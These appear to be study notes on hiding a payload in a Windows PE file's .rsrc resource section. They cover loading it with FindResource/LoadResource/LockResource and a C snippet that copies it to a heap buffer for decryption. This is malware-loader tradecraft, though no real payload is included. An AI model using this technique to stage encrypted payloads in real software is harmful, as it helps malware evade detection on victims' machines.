




- Payload can be seen in raw binary format
- address is in the .rsrc section, which is read-only memory, and any attempts to change or edit data within it will cause an access violation error.

- resource.h is the “map” that tells your program what ID to use to grab the payload from the resource section.

Flow


[resource.h]
[main.c]
-> #define IDR_PAY 101
(includes resource.h)
compile/link
[PE file with .rsrc section]
(contains resource ID 101 -> payload bytes)
run program -> calls FindResource/LoadResource
LockResource -> pointer to payload data (in .rsrc)

- To edit the payload, a buffer must be allocated with the same size as the payload and copied over. This new buffer is where changes, such as decrypting the payload, can be made.

Updating .rsrc Payload

- Since the payload can't be edited directly from within the resource section, it must be moved to a temporary buffer. To do so, memory is allocated the size of the payload using HeapAlloc and then the payload is moved from the resource section to the temporary buffer using memcpy.

```
// Allocating memory using a HeapAlloc call
PVOID pTmpBuffer = HeapAlloc(GetProcessHeap(), 0, sPayloadSize);
if (pTmpBuffer != NULL){
    // copying the payload from resource section to the new buffer
    memcpy(pTmpBuffer, pPayloadAddress, sPayloadSize);
}

// Printing the base address of our buffer (pTmpBuffer)
printf("[i] pTmpBuffer var : 0x%p \n", pTmpBuffer);

// Freeing the allocated memory
```

- Since pTmpBuffer now points to a writable memory region that is holding the payload, it's possible to decrypt the payload or perform any updates to it.